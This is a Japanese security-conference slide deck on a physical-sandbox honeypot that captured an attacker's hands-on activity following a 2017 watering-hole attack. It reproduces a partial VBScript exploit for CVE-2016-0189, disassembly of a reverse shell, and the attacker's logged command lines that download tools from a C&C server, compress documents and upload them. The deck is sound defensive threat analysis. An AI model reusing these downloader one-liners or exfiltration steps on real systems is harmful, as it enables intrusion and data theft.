Japan Security Analyst Conference 2018

囮システムを用いた攻撃者の振る舞い観測


NTTセキュリティ・ジャパン株式会社
小澤 文生

NTT Security

自己紹介

小澤　文生（おざわ　ふみお）

- 2012年　通信機器メーカーからIT業界に転身
  脆弱性診断ベンチャーにて脆弱性診断業務に従事
- 2014年　NTTセキュリティ・ジャパン株式会社(旧NTTコムセキュリティ株式会社)に入社
  現在までSOCでセキュリティ機器のログ分析業務に従事
  その他、マルウェアや脆弱性攻撃の解析、ホワイトペーパーの執筆など



内容

- 自己紹介
- 内容
- 囮システム
- 北朝鮮関連サイトを踏み台とした水飲み場型攻撃
- 侵害時の攻撃者の振る舞い
- 囮システムの改善
- まとめ

囮システム

囮システムの目的

脅威検知に役立てるため、マルウェアの感染挙動情報を入手する。

- ネットワーク挙動（通信先のIP/ドメイン、URLなど）
- 端末挙動（レジストリの追加/変更、ファイル操作など）

当初は、マルウェアの動的解析が**主目的**！

仮にマルウェア感染後に攻撃者が侵入してきた場合、攻撃者の振る舞いから攻撃者の目的や攻撃者像に繋がる情報を入手する。

- 情報窃取行動

攻撃者が侵入してくれたら、ラッキー！

囮システムの構築方針

安全性の保持

- 観測環境は、感染環境からの侵害を受けないようにする。
- 感染環境は、マルウェアに感染した後、感染前の状態に戻す手段を用意する。


感染の成功確率の向上

- マルウェアや攻撃者の挙動を効率良く入手するため、感染端末は可能な限りマルウェアの感染を妨害しない。

低コスト

- 限られた予算でシステムを構築するため、可能な限りシンプルな構成とする。
- メンテナンス性を考慮して、入手性の良い部材を使用する。

囮システムの構成



NTT Security

囮システムの構成

観測系サーバー/感染系サーバー

- HP ProLiant DL380p Gen8 (CPU:16 Core Memory:40GB HDD:7TB(RAID5) NIC:8P)
- Hypervisor: VMware ESXi 5.5.0

Switch

- Cisco Catalyst 3750

Capture-VM

- CPU:4 Core Memory:4GB HDD:1TB
- OS: Lubuntu 16.04 LTS (x64)
- Capture Software: Wireshark

物理サンドボックス

感染端末は可能な限りマルウェアの感染を妨害しない。

- 感染端末は仮想マシンではなく、**物理端末**を使用する。
- マルウェアのVM検知機能に検知されない。

感染端末はマルウェアに感染した後、感染前の状態に戻す手段を用意する。

- 物理端末の感染後、**感染前のイメージをHDD/SSDに上書きして、感染前の状態に戻す。**

まずは、手動で実施！
実施頻度が多くなった場合は、自動化を検討。

物理サンドボックス

物理感染端末には、不要な機能が少ない
Intel NUCシリーズを選択

引用: Intel NUC Product Brief
(https://www.intel.co.jp/content/www/jp/ja/products/boards-kits/nuc.html)

- CPU: Intel Core-i7シリーズ
- SSD: 100GB以上 (SATA接続)
- OS: Windows 7 SP1 (32bit)


感染前イメージを上書きするために購入した
HHD/SSDコピー機
（玄人志向 KURO-DAICHI/CLONE/U3）

引用: 玄人志向Webサイト
(http://www.kuroutoshikou.com/product/case/original/kuro-dachi_clone_u3/)

北朝鮮関連サイトを踏み台とした水飲み場型攻撃

北朝鮮関連サイトによる水飲み場型攻撃

- 2017年4～5月、在日本朝鮮人総連合会（朝鮮総連）と朝鮮通信のWebサイトにおいて、アクセスを起因としてマルウェアに感染する攻撃が観測された。
- 攻撃の全体像



ドライブ・バイ・ダウンロード攻撃

攻撃コード

- VBScriptの脆弱性CVE-2016-0189を狙ったエクスプロイトを使用（Rig EKやGongda EKで採用実績あり）
- 脆弱性攻撃が成功すると、組み込まれていたVBScriptコードが実行され、マルウェア（1次検体）のダウンロードと実行が実施される。

```
Function aaa (ijjgnfew5)
    Dim ufgbgv5y
    Dim rghhg
    Dim d2w3asg
    Dim vfvdfe

    Set dm = New Dummy
    ufgbgv5y = kdfwkff3a(ijjgnfew5, dm)
    vfvdfe = rfdxceff(ijjgnfew5, ufgbgv5y + 8)
    rghhg = strToInt(Mid(vfvdfe, 3, 2))
    vfvdfe = rfdxceff(ijjgnfew5, rghhg + 4)
    d2w3asg = strToInt(Mid(vfvdfe, 1, 2))
    zx3fsa ijjgnfew5, d2w3asg + &H174

    az=UnEscape( Wsc )
    cx=UnEscape("ript.S")
    ss=Unescape("hell")
    Set o2 = CreateObject(az+cx+ss)

    sdfas = "gj63gj6dgj64gj2egj65gj78gj65gj20gj2fgj71gj20gj2fgj63gj20gj63gj64gj
             20gj2fgj64gj20gj22gj25gj74gj6dgj70gj25gj22gj20gj26gj26gj20gj65gj63
             ...
             gj72gj74gj20gj77gj73gj63gj72gj69gj70gj74gj20gj2fgj2fgj42gj20gj61gj
             73gj68gj64gj6agj2egj76gj62gj73"
    fgrg = Replace(sdfas,"gj","%")
    et = UnEscape(fgrg)
    o2.Run et, 0
End Function
```

脆弱性攻撃によって
ローカル上でコード実行
可能なGod Modeに移行

WScript.ShellによるVBScriptコードの実行

ダウンローダー（1次検体）

機能

- 解析妨害
  - VM検知、解析ツール検知、ユーザー操作有無の確認、難読化など
- ダウンローダー（2次検体のダウンロード・実行）
- 端末情報の送信
  - 1回目（MACアドレス、OSバージョン、ドライブ名、コンピューター名、検体バージョン）
  - 2回目（特定パスのフォルダ・ファイルリスト）
- 痕跡消去（自ファイルの削除）

URLクエリーとUser-AgentにMD5ハッシュ値が使用されている

```
GET /a7db98c120710f08ea5604f2bf622ac9.php HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: 72b7579fe4095435679933ca351822a8
Accept-Encoding: gzip, deflate
Host: 52.78.95.103
Connection: Keep-Alive
```

2次検体ダウンロード時のリクエスト通信

BOT（2次検体）

機能

- 解析妨害
  - 1次検体とほぼ同様
- 永続化（サービスの登録）
  - Javaのアップデートマネージャーを装って登録
    - 30分に1回の頻度でC&Cサーバーと接続
- コマンド受信
  - コマンド「C」： モジュール（3次検体）のダウンロードと実行
  - コマンド「S」： C&Cサーバーへのコネクトバックシェルの起動

コネクトバックシェルの起動

```
00406482 mov     [ebp+s], eax
00406488 mov     eax, 2
0040648D mov     [ebp+name.sa_family], ax
00406491 movzx   ecx, word ptr [ebp+var_20C] ; port: 443
00406498 push    ecx             ; hostshort
00406499 call    ds:htons
0040649F mov     word ptr [ebp+name.sa_data], ax
004064A3 lea     ecx, [ebp+var_50]
004064A6 call    sub_40D200
004064AB push    eax             ; 54.238.186.73
004064AC call    ds:inet_addr
004064B2 mov     dword ptr [ebp+name.sa_data+2], eax
004064B5 push    0               ; lpGQOS
004064B7 push    0               ; lpSQOS
004064B9 push    0               ; lpCalleeData
004064BB push    0               ; lpCallerData
004064BD push    10h             ; namelen
004064BF lea     edx, [ebp+name]
004064C2 push    edx             ; name
004064C3 mov     eax, [ebp+s]
004064C9 push    eax             ; s
004064CA call    ds:WSAConnect
```

C&Cサーバーに接続

```
004064E3 mov     [ebp+StartupInfo.cb], 44h
004064ED mov     [ebp+StartupInfo.dwFlags], 100h
004064F7 mov     edx, [ebp+s]
004064FD mov     [ebp+StartupInfo.hStdError], edx
00406503 mov     eax, [ebp+StartupInfo.hStdError]
00406509 mov     [ebp+StartupInfo.hStdOutput], eax
0040650F mov     ecx, [ebp+StartupInfo.hStdOutput]
00406515 mov     [ebp+StartupInfo.hStdInput], ecx
0040651B lea     edx, [ebp+ProcessInformation]
00406521 push    edx             ; lpProcessInformation
00406522 lea     eax, [ebp+StartupInfo]
00406528 push    eax             ; lpStartupInfo
00406529 push    0               ; lpCurrentDirectory
0040652B push    0               ; lpEnvironment
0040652D push    0               ; dwCreationFlags
0040652F push    1               ; bInheritHandles
00406531 push    0               ; lpThreadAttributes
00406533 push    0               ; lpProcessAttributes
00406535 mov     ecx, [ebp+lpCommandLine]  cmd.exe
0040653B push    ecx             ; lpCommandLine
0040653C push    0               ; lpApplicationName
0040653E call    ds:CreateProcessA
```

標準エラー、標準入出力を接続ソケットに指定した状態でcmd.exeを起動

今回のコネクトバックシェルは**平文通信**となるため、通信内容の把握は容易。

侵害時の攻撃者の振る舞い

感染開始から攻撃者による侵害まで

2017/05/某日 12:00　感染端末（物理サンドボックス）上のマルウェアを実行
Capture-VM上で、感染端末からの通信の記録を開始
感染端末からC&Cサーバーへの感染通信を確認　※感染確認

20:45　C&Cサーバーがコマンド「s」を応答
コネクトバックシェルを起動
20:48　コネクトバックシェルを停止

1回目

接続は確立しているが、攻撃者は何故か何もしていない。

21:15　C&Cサーバーがコマンド「s」を応答
コネクトバックシェルを起動
21:18　攻撃者が侵害行為を開始
22:24　攻撃者が侵害行為を終了
翌日 00:36　コネクトバックシェルを停止

2回目

攻撃者は約1時間侵害行為を実施していた。

侵害時の振る舞い（環境調査）

タスクリストの調査

```
C:¥Windows¥system32>tasklist

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0      2,256 K
smss.exe                       308 Services                   0        852 K
csrss.exe                      404 Services                   0      4,464 K
wininit.exe                    440 Services                   0      3,444 K
csrss.exe                      448 Console                    1     11,092 K
services.exe                   488 Services                   0      6,496 K
lsass.exe                      504 Services                   0      8,232 K
lsm.exe                        512 Services                   0      3,232 K
svchost.exe                    604 Services                   0      7,296 K
winlogon.exe                   676 Console                    1      6,124 K
svchost.exe                    724 Services                   0      6,404 K
svchost.exe                    804 Services                   0     13,056 K
svchost.exe                    864 Services                   0     10,060 K
svchost.exe                    904 Services                   0     14,092 K
```

侵害時の振る舞い（環境調査）

設置ファイルの調査

```
C:¥>dir /ah

C:¥>cd $Recycle.Bin

C:¥$Recycle.Bin>dir

C:¥$Recycle.Bin>dir /ah

           :

C:¥ProgramData¥Microsoft¥Windows¥Start Menu¥Programs¥Startup>dir

           :
```

攻撃者が確認したフォルダの例

フォルダ	役割
%USERPROFILE%¥Desktop	デスクトップ
%USERPROFILE%¥Documents	マイドキュメント
%USERPROFILE%¥AppData¥Local¥Temp	一時ファイルの保持
%USERPROFILE%¥AppData¥Roaming¥Microsoft¥Windows¥Recent	最近使用したファイルの一覧を保持
C:¥$Recycle.Bin	削除データの保持
%PROGRAMDATA%¥Microsoft¥Windows¥Start Menu¥Programs¥Startup	起動時に自動実行するプログラム

侵害時の振る舞い（環境調査）

画面キャプチャーの取得・送信

```
C:¥Users¥yzw¥AppData¥Local¥Temp>echo dim http_obj:dim stream_obj:set http_obj =
CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateObject("ADODB.St
ream"):set shell_obj = CreateObject("WScript.Shell"):URL = "http://52.78.95[.]10
3/98e0f9b8979cd21347468a29e6386ca7/capture.exe":FILENAME = "cap.exe":http_obj.op
en "GET", URL, False:http_obj.send:stream_obj.type = 1:stream_obj.open:stream_ob
j.write http_obj.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && s
tart cscript /b zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp>dir

C:¥Users¥yzw¥AppData¥Local¥Temp>del zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp>dir

C:¥Users¥yzw¥AppData¥Local¥Temp>cap.exe

C:¥Users¥yzw¥AppData¥Local¥Temp>del cap.exe
```

画面キャプチャーの取得とアップロードを行うツールをダウンロード。

攻撃者は、スクリプトファイルおよびダウンロードファイルに対して、存在確認や実行後の削除を実施していた。
１つずつ確実に手順を進めながら不要となったファイルを削除し、侵害の痕跡を消している様子が伺えた。
このような操作は今回の侵害行為で共通して見受けられる。

侵害時の振る舞い（環境調査）

通信キャプチャーの取得・送信①

```
C:¥Users¥yzw¥AppData¥Local¥Temp>echo dim http_obj:dim stream_obj:set http_obj =
CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateObject("ADODB.St
ream"):set shell_obj = CreateObject("WScript.Shell"):URL = "http://52.78.95[.]10
3/98e0f9b8979cd21347468a29e6386ca7/RawCap.exe":FILENAME = "cap.exe":http_obj.ope
n "GET", URL, False:http_obj.send:stream_obj.type = 1:stream_obj.open:stream_obj
.write http_obj.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && st
art cscript /b zxcas.vbs

          :

C:¥Users¥yzw¥AppData¥Local¥Temp>cap.exe -s 10 0 app.log

Unhandled Exception: System.Net.Sockets.SocketException: The requested address i
s not valid in its context
   at System.Net.Sockets.Socket.DoBind(EndPoint endPointSnapshot, SocketAddress
socketAddress)
   at System.Net.Sockets.Socket.Bind(EndPoint localEP)
   at ...ctor(IPAddress ., Int32 .)
   at ...(IPAddress ., String ., Boolean ., Int32 ., Int32 .)
   at ...(String[] .)
```

NICを盗聴して通信内容を取得するツールをダウンロード。

例外エラーが発生。

侵害時の振る舞い（環境調査）

通信キャプチャーの取得・送信②

```
C:¥Users¥yzw¥AppData¥Local¥Temp>ipconfig

C:¥Users¥yzw¥AppData¥Local¥Temp>dir

C:¥Users¥yzw¥AppData¥Local¥Temp>cap.exe -h
NETRESEC RawCap version 0.1.5.0
http://www.netresec.com

Usage: RawCap.exe [OPTIONS] <interface_nr> <target_pcap_file>

OPTIONS:
 -f                Flush data to file after each packet (no buffer)
 -c <count>        Stop sniffing after receiving <count> packets
 -s <sec>          Stop sniffing after <sec> seconds

INTERFACES:
 0.      IP         : 169.254.51.142
          ⋮
```

ヘルプオプションを参照。

侵害時の振る舞い（環境調査）

通信キャプチャーの取得・送信③

```
C:¥Users¥yzw¥AppData¥Local¥Temp>cap.exe -s 60 1 app.log
Sniffing IP : 192.168.10.2
File        : app.log
Packets     : 0
Packets     : 3
Packets     : 4
Packets     : 5
Packets     : 6
Packets     : 7
Packets     : 8
Packets     : 9
Packets     : 10
Packets     : 11

          :

Packets     : 34
Packets     : 35
Packets     : 36
C:¥Users¥yzw¥AppData¥Local¥Temp>del cap.exe
```

通信キャプチャーの取得成功。

侵害時の振る舞い（環境調査）

通信キャプチャーの取得・送信④

```
C:¥Users¥yzw¥AppData¥Local¥Temp>echo dim http_obj:dim stream_obj:set http_obj =
CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateObject("ADODB.St
ream"):set shell_obj = CreateObject("WScript.Shell"):URL = "http://52.78.95[.]10
3/98e0f9b8979cd21347468a29e6386ca7/uploader.exe":FILENAME = "cap.exe":http_obj.o
pen "GET", URL, False:http_obj.send:stream_obj.type = 1:stream_obj.open:stream_o
bj.write http_obj.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs &&
start cscript /b zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp>dir

C:¥Users¥yzw¥AppData¥Local¥Temp>del zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp>dir

C:¥Users¥yzw¥AppData¥Local¥Temp>cap.exe app.log

C:¥Users¥yzw¥AppData¥Local¥Temp>del app.log
```

アップローダーをダウンロード。

取得した通信キャプチャーを
C&Cサーバーにアップロード。

侵害時の振る舞い（情報窃取）

ファイルの7z圧縮化と送信①

```
C:¥Users¥yzw¥Documents>echo dim http_obj:dim stream_obj:set http_obj = CreateObj
ect("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateObject("ADODB.Stream"):se
t shell_obj = CreateObject("WScript.Shell"):URL = "http://52.78.95[.]103/98e0f9b
8979cd21347468a29e6386ca7/7z.exe":FILENAME = "7z.exe":http_obj.open "GET", URL,
False:http_obj.send:stream_obj.type = 1:stream_obj.open:stream_obj.write http_ob
j.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && start cscript /b
zxcas.vbs

C:¥Users¥yzw¥Documents>dir

C:¥Users¥yzw¥Documents>del zxcas.vbs

C:¥Users¥yzw¥Documents>echo dim http_obj:dim stream_obj:set http_obj = CreateObj
ect("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateObject("ADODB.Stream"):se
t shell_obj = CreateObject("WScript.Shell"):URL = "http://52.78.95[.]103/98e0f9b
8979cd21347468a29e6386ca7/7z.dll":FILENAME = "7z.dll":http_obj.open "GET", URL,
False:http_obj.send:stream_obj.type = 1:stream_obj.open:stream_obj.write http_ob
j.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && start cscript /b
zxcas.vbs
```

7zの圧縮・解凍ツールを
ダウンロード。

侵害時の振る舞い（情報窃取）

ファイルの7z圧縮化と送信②

```
C:¥Users¥yzw¥Documents>echo dim http_obj:dim stream_obj:set http_obj = CreateObj
ect("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateObject("ADODB.Stream"):se
t shell_obj = CreateObject("WScript.Shell"):URL = "http://52.78.95[.]103/98e0f9b
8979cd21347468a29e6386ca7/uploader.exe":FILENAME = "a.exe":http_obj.open "GET",
URL, False:http_obj.send:stream_obj.type = 1:stream_obj.open:stream_obj.write ht
tp_obj.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && start cscri
pt /b zxcas.vbs

C:¥Users¥yzw¥Documents>dir

C:¥Users¥yzw¥Documents>del zxcas.vbs

           ⋮
```

アップローダーをダウンロード。

侵害時の振る舞い（情報窃取）

ファイルの7z圧縮化と送信③

```
C:¥Users¥yzw¥Documents>7z.exe a yzw.7z -mhe -t7z -p *.docx

7-Zip [32] 16.04 : Copyright (c) 1999-2016 Igor Pavlov : 2016-10-04

Open archive: yzw.7z

Enter password (will not be echoed):1qaz@wsx3edc

--
Path = yzw.7z
Type = 7z
Physical Size = 6008
Headers Size = 200
Method = LZMA2:12k 7zAES
Solid = -
Blocks = 1
          :
```

設置ファイルの7z圧縮化。

圧縮パスワードを入力。
入力文字列から、日本語キーボード以外のキーボードを使用している模様。

侵害時の振る舞い（情報窃取）

ファイルの7z圧縮化と送信④

```
C:¥Users¥yzw¥Documents>a.exe yzw.7z

C:¥Users¥yzw¥Documents>del a.exe

C:¥Users¥yzw¥Documents>del yzw.7z

C:¥Users¥yzw¥Documents>del 7z.exe

C:¥Users¥yzw¥Documents>del 7z.dll

C:¥Users¥yzw¥Documents>dir
```

7z圧縮ファイルをC&Cサーバーにアップロード。

侵害時の振る舞い（感染拡大）

アクセス可能なホストの調査

```
C:¥Users¥yzw¥AppData¥Local¥Temp>ipconfig

C:¥Users¥yzw¥AppData¥Local¥Temp>ping 192.168.10.3 -n 3

Pinging 192.168.10.3 with 32 bytes of data:
Reply from 192.168.10.3: bytes=32 time=1ms TTL=128
Reply from 192.168.10.3: bytes=32 time<1ms TTL=128
Reply from 192.168.10.3: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.10.3:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:¥Users¥yzw¥AppData¥Local¥Temp>ping 192.168.10.4 -n 3

Pinging 192.168.10.4 with 32 bytes of data:
Reply from 192.168.10.2: Destination host unreachable.
          ⋮
```

攻撃者がアクセス可能なホストを発見。

侵害時の振る舞い（感染拡大）

SMB脆弱性ツールを使用した侵入試行①

```
C:¥Users¥yzw¥AppData¥Local¥Temp>mkdir red

C:¥Users¥yzw¥AppData¥Local¥Temp>cd red

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>echo dim http_obj:dim stream_obj:set http_ob
j = CreateObject("MSXML2.ServerXMLHTTP.6.0"):set stream_obj = CreateObject("ADOD
B.Stream"):set shell_obj = CreateObject("WScript.Shell"):URL = "http://52.78.95[
.]103/98e0f9b8979cd21347468a29e6386ca7/dist.7z":FILENAME = "dist.7z":http_obj.op
en "GET", URL, False:http_obj.send:stream_obj.type = 1:stream_obj.open:stream_ob
j.write http_obj.responseBody:stream_obj.savetofile FILENAME, 2 > zxcas.vbs && s
tart cscript /b zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>dir

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>del zxcas.vbs

C:¥Users¥yzw¥AppData¥Local¥Temp¥red>..¥7z.exe e dist.7z
          ⋮
```

ツールのダウンロードと解凍。

侵害時の振る舞い（感染拡大）

